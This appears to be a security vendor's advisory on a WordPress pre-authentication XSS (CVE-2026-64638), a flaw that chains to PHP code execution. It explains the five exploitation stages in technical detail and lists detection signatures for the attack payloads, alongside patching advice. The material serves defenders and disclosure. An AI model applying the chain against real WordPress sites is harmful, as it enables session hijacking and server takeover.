
XSS2Shell is the name given to CVE-2026-64638, a pre-authentication reflected cross-site scripting flaw on the WordPress login screen. Under extra conditions it can be escalated to PHP code execution. It affects all WordPress versions before 7.0.3, which was released on August 6, 2026 with fixes backported to version 4.7. It has a CVSS 4.0 score of 8.9, rated High.
| PATCH IMMEDIATELY CVE-2026-64638 (XSS2Shell): Pre-authentication XSS in WordPress login page, all versions before 7.0.3. The XSS executes in the WordPress origin with no account and no user click. Under additional conditions, a full PHP code execution chain is demonstrated. Patch: Update to WordPress 7.0.3. The fix has been backported through the 4.7 branch. No in-the-wild exploitation confirmed as of August 7, 2026. PoC is now public. Active exploitation is expected imminently. |
| Context: Two WordPress Core RCE Chains in Three Weeks On July 17, 2026, WordPress patched WP2Shell (CVE-2026-63030 and CVE-2026-60137), a chained unauthenticated RCE exploitable in a single HTTP request via REST batch API route confusion and SQL injection. On August 6, 2026, WordPress patched XSS2Shell (CVE-2026-64638), a separate pre-authentication XSS vulnerability in the login page with a demonstrated path to PHP code execution. These are distinct vulnerabilities with different root causes, different exploitation chains, and different preconditions for full RCE. Both affect all WordPress versions in active maintenance and both are now patched. Organizations that patched for WP2Shell but have not yet applied 7.0.3 remain exposed to this second chain. Both patches must be applied. |
XSS2Shell is the name given to a pre-authentication cross-site scripting vulnerability in WordPress’s wp-login.php that chains through five stages into a demonstrated PHP code execution path. The vulnerability was publicly disclosed on August 7, 2026, the day after WordPress shipped the patch in version 7.0.3. A public proof-of-concept is now available, and exploitation of the XSS component, which requires no account and no user interaction, is expected to begin against exposed installations within hours of this publication.
The record is public: the NVD entry for CVE-2026-64638 lists a CVSS base score of 8.9 (High) and says the flaw affects all WordPress versions before 7.0.3, with fixes backported to the 4.7 branch and later. The university IT security team at CUHK also published an alert telling site owners to update to 7.0.3 or the matching patch release for their branch, then confirm the installed version and review logs, admin accounts, plugins and themes. The WordPress project announced the fixes in its 7.0.3 release post on August 6, 2026.

The XSS2Shell chain is more complex and carries more conditions for full remote code execution than WP2Shell. However, the first four stages of the chain (parser differential, JavaScript interaction, DOM clobbering, and REST JSONP execution) produce pre-authentication script execution in the WordPress origin with no additional preconditions on any default WordPress install. That alone is a critical security issue on a platform powering more than 43% of all internet-facing websites.
| CVE-2026-64638 CVSS 8.9 High | Pre-auth XSS present in all WordPress versions | 43% of all internet-facing websites run WordPress and were affected | 7.0.3 patch version; also backported to all maintained branches from 4.7 |
What Is the XSS2Shell Vulnerability?
| Field | Value |
| CVE | CVE-2026-64638 |
| Name | XSS2Shell |
| CVSS Score | 8.9 High |
| Type | Reflected XSS to RCE (chained) |
| Authentication Required | None (XSS stages); Single-site Administrator with active session (RCE stage) |
| User Interaction Required | None (XSS stages); One click on attacker page (RCE stage) |
| Attack Vector | Network, via wp-login.php |
| Root Cause | Parser differential between PHP strip_tags() and wp_kses_post(), combined with DOM clobbering and REST JSONP callback |
| Affected Versions | All WordPress versions in active maintenance prior to 7.0.3 |
| Patch | WordPress 7.0.3 (August 6, 2026); backported to all maintained branches from 4.7 |
| In-the-wild Exploitation | Not confirmed as of August 7, 2026 |
| PoC Availability | Public as of August 7, 2026 |
| Disclosed | August 7, 2026 (coordinated) |
Technical Analysis: The Five-Stage Chain
- Parser differentialA space after the less-than sign passes strip_tags() but wp_kses_post() reads it as a tag.
- JavaScript interactionuser-profile.js fires on the injected elements.
- DOM clobberingThe injected area element with id ajaxurl becomes window.ajaxurl.
- REST JSONP executionThe JSONP response runs as script in the WordPress origin.
- Same origin method executionNeeds an administrator session and one click; leads to PHP code execution.
Stage 1: The Parser Differential

The vulnerability originates in the handling of a failed login attempt. When a user submits a non-existent username, WordPress constructs an error message that includes the submitted username in an HTML string via sprintf(). Before insertion, the username passes through sanitize_user() and then wp_strip_all_tags(), which wraps PHP’s native strip_tags() function.
PHP’s strip_tags() identifies HTML tags by looking for ‘<‘ immediately followed by a letter. If there is whitespace between ‘<‘ and the tag name, PHP does not recognize it as a tag and leaves the string intact.
Stage 1: strip_tags() bypass// PHP strip_tags() behavior with leading whitespace: |
After passing strip_tags(), the error object travels through wp_signon(), wp_login(), login_header(), wp_admin_notice(), and into wp_kses_post(). WordPress’s KSES engine has a completely independent HTML tokenizer. Unlike strip_tags(), KSES’s parser handles whitespace between ‘<‘ and the tag name: it interprets ‘< area’ as a valid ‘<area>’ element.
The <area> element is in KSES’s post allowlist. So is <div> and <button>, with permitted attributes including id, class, href, and name. The result: a string that strip_tags() passed as plain text is re-parsed by wp_kses_post() into live DOM elements, and those elements are rendered on the login page under the attacker’s control.
Stage 2: JavaScript Interaction via user-profile.js
Attacker-controlled DOM elements on the login page are not XSS by themselves. There is no script execution yet. The next step is that WordPress’s own JavaScript, loaded on the login page, interacts with the injected elements automatically.
wp-login.php enqueues the user-profile script for the entire login page, because the login page also handles the password reset flow (action=resetpass) and the password reset needs the password generator. The script’s $(document).ready handlers search for elements that exist on the profile editing page: #color-picker, .reset-pass-submit, .wp-generate-pw, and input#user_id and input[name=’checkuser_id’].
Stage 2: user-profile.js auto-fires on injected DOM // user-profile.js line 620 (simplified): |
The injected payload creates #color-picker, .reset-pass-submit, and .wp-generate-pw. Line 620 finds the auto-click target, triggers the click, it bubbles to the delegated handler on #color-picker. The undefined === undefined check evaluates to true (the guard was written assuming both inputs always exist on the profile page). jQuery fires a POST request toward ajaxurl, which does not exist in scope on the login page.
Stage 3: DOM Clobbering
On the login page, ajaxurl is undefined: WordPress only defines this variable on authenticated admin pages. When JavaScript evaluates an identifier not found in any scope, the runtime falls back to the window object. The HTML specification defines that any element with an id attribute becomes accessible as a named property on window.
The injected <area id=”ajaxurl” href=”/”> element becomes window.ajaxurl. jQuery’s $.post() receives this HTMLAreaElement, calls .toString() on it. HTMLAreaElement inherits from HTMLHyperlinkElementUtils, whose .toString() returns the href attribute. jQuery sends a same-origin POST to /target with no user interaction.
Stage 3: DOM clobbering payload // Minimal XSS payload (three injected elements): |
Stage 4: REST JSONP to Same-Origin Script Execution
The request arrives at WordPress’s REST API. The _jsonp parameter tells the REST server to wrap the response in a JavaScript callback. WordPress validates the callback name against ^[a-zA-Z0-9_.]+$, then emits the response as application/javascript. jQuery, receiving a JavaScript content type without a specified dataType, selects the script handler and calls jQuery.globalEval() on the response body. The callback executes in the WordPress origin.
Stage 4: REST JSONP to JavaScript execution // REST JSONP response for _jsonp=alert: |
| What Stages 1-4 Achieve At this point, an unauthenticated attacker with no WordPress account has achieved arbitrary JavaScript execution in the WordPress origin by submitting a crafted username in a single POST request to wp-login.php. No user interaction is required. The XSS fires automatically when the failed login page is rendered. This alone is a critical vulnerability. It enables session hijacking for any administrator who happens to see the login page while the attacker’s payload is active, CSRF against the WordPress REST API, and any other attack that requires same-origin JavaScript execution. |
Stage 5: Same Origin Method Execution to PHP Code Execution

The fifth stage extends the chain from JavaScript execution to PHP code execution on the server. This stage requires additional conditions not present in every WordPress deployment and every exploitation scenario. The conditions are: a victim logged in as a single-site Administrator, one click on an attacker-controlled page, Application Passwords enabled (default since WordPress 5.6), writable plugin storage, and no hardening that blocks PHP execution from inactive plugin directories.
The attack proceeds in five steps from within Stage 5.
Stage 5: SOME to Application Password to PHP execution // Step 1: Attacker page opens child window pointing to wp-login.php with XSS payload. |
RCE Conditions: What Is Required vs What Is Not
| For the XSS (Stages 1-4) | For the full RCE chain (Stage 5) |
| No account required | Single-site Administrator with active session required |
| No user interaction required | One click on attacker’s page required (not zero-click) |
| Default WordPress install sufficient | Application Passwords enabled (default since WP 5.6) |
| No specific theme or plugin required | Writable wp-content/plugins directory required |
| Works regardless of REST API authentication settings (via _envelope=1) | No hardening blocking inactive plugin PHP execution |
| Content-Security-Policy with strict-dynamic does NOT block this path | Disabling Application Passwords blocks THIS specific escalation path but does NOT fix the underlying XSS |
Which WordPress Versions Are Affected and Patched?
| Version Range | Status | Action |
| All versions prior to 4.7 | Affected (XSS); outside active backport range | Update or manually implement fix; version too old for official backport |
| 4.7 through 7.0.2 | AFFECTED: pre-auth XSS confirmed on all; RCE chain on 5.6+ | UPDATE IMMEDIATELY to the patched release for your branch |
| 7.0.3 (and backported branches) | Patched | No action required for this CVE |
Disclosure Timeline
| Date | Event |
| July 26, 2026 | Vulnerability chain discovered and reproduced |
| July 27, 2026 | Reported to WordPress with proof of browser-level XSS and PHP execution |
| July 27, 2026 | WordPress acknowledged the report |
| August 6, 2026 | WordPress released 7.0.3. CVE-2026-64638 assigned. Bounty paid to reporting researchers. |
| August 7, 2026 | Coordinated public disclosure. PoC published. This analysis published. |
- July 26, 2026Chain discovered and reproduced
- July 27, 2026Reported to WordPress and acknowledged
- August 6, 2026WordPress released 7.0.3 and CVE-2026-64638 was assigned
- August 7, 2026Coordinated public disclosure
How Can You Detect XSS2Shell Attacks?
Web Server Access Log Pattern
| Key Indicator The XSS payload is delivered as the username (log parameter) in a POST request to wp-login.php. The distinguishing characteristic is a username value containing ‘< ‘ (less-than followed by a space) with id or href attributes. This string is unusual enough to flag reliably without generating excessive false positives. |
| Detection rules # Access log detection: POST to wp-login.php with XSS payload in body # Watch for ‘log’ POST parameter containing ‘< ‘ (space after <) grep -i ‘wp-login.php’ /var/log/nginx/access.log | grep ‘POST’ # WAF / IDS string signatures: # Body parameter: log=< (space after less-than, before tag name) # Body parameter: _jsonp= in combination with rest_route= or /wp-json/ # Body parameter: _envelope=1 with _jsonp= together # Suspicious REST JSONP patterns (network level): # GET /?rest_route=/&_jsonp=[a-zA-Z0-9_.]+&_envelope=1 # GET /wp-json/wp/v2/statuses/publish?_jsonp=window.opener.* # Application Password creation audit log: # Monitor for Application Password creation events outside normal business hours # or from IP addresses not associated with the administrator’s normal access pattern # Plugin upload events (Stage 5 indicator): # Monitor for plugin ZIP uploads immediately following Application Password creation # Plugin directories created in wp-content/plugins/ not matching known plugin slugs |
What Should You Do Now?
- Update to WordPress 7.0.3 immediately. This is the only complete fix. All other mitigations are temporary.
- If immediate update is not possible, consider disabling the JSONP callback via a must-use plugin or web server rule blocking _jsonp= parameters to the REST API. This breaks Stage 4 and prevents JavaScript execution, but does not eliminate the underlying DOM injection from Stages 1-3.
- Disabling Application Passwords eliminates Stage 5’s specific escalation path but does not fix the XSS.
- Post-update: audit Application Passwords created on any administrator account in the period from July 26, 2026 to the time of update and revoke any that are unrecognized.
- Audit wp-content/plugins/ for directories created outside normal deployment processes, particularly in the period from July 26 onward.
Why External Attack Surface Visibility Matters Here
XSS2Shell, like WP2Shell before it, is exploitable on any default WordPress installation running an affected version. The security posture of the installation, its plugins, its theme, its hardening configuration, is irrelevant for the XSS stages. The only defensive variable is whether the version has been updated.
The most common source of unpatched WordPress exposure is not the primary organizational website, whose update management process is typically active. It is the WordPress installations that security teams do not know they are running: forgotten staging environments, marketing campaign microsites, subsidiary websites, and shadow IT deployments. These are the installations that are first to be exploited in the hours and days following a public disclosure.
An external attack surface management program that continuously discovers every WordPress installation associated with an organization’s domains ensures no installation is left exposed when a critical vulnerability becomes public. The WP2Shell patch was released July 17. XSS2Shell was patched August 6. The pace of critical WordPress disclosures in 2026 makes continuous EASM coverage of WordPress installations a non-optional security control.
| RELATED READING WP2Shell (CVE-2026-63030 & CVE-2026-60137) Technical Analysis: brandefense.io/blog/wp2shell-wordpress-rce-analysis/ : the companion WordPress Core RCE chain patched three weeks earlier via a completely separate vulnerability class From Disclosure to Exploit: How Fast Are Threat Actors Weaponizing New CVEs? brandefense.io/blog/disclosure-to-exploit-speed/ : why the hours between public PoC and mass exploitation are the window that matters The 62% Problem: Why Most Enterprises Only See Two-Thirds of Their Real Attack Surface: brandefense.io/blog/the-62-percent-problem-external-attack-surface/ : why forgotten WordPress installations in the invisible 38% of your attack surface are the first to be exploited |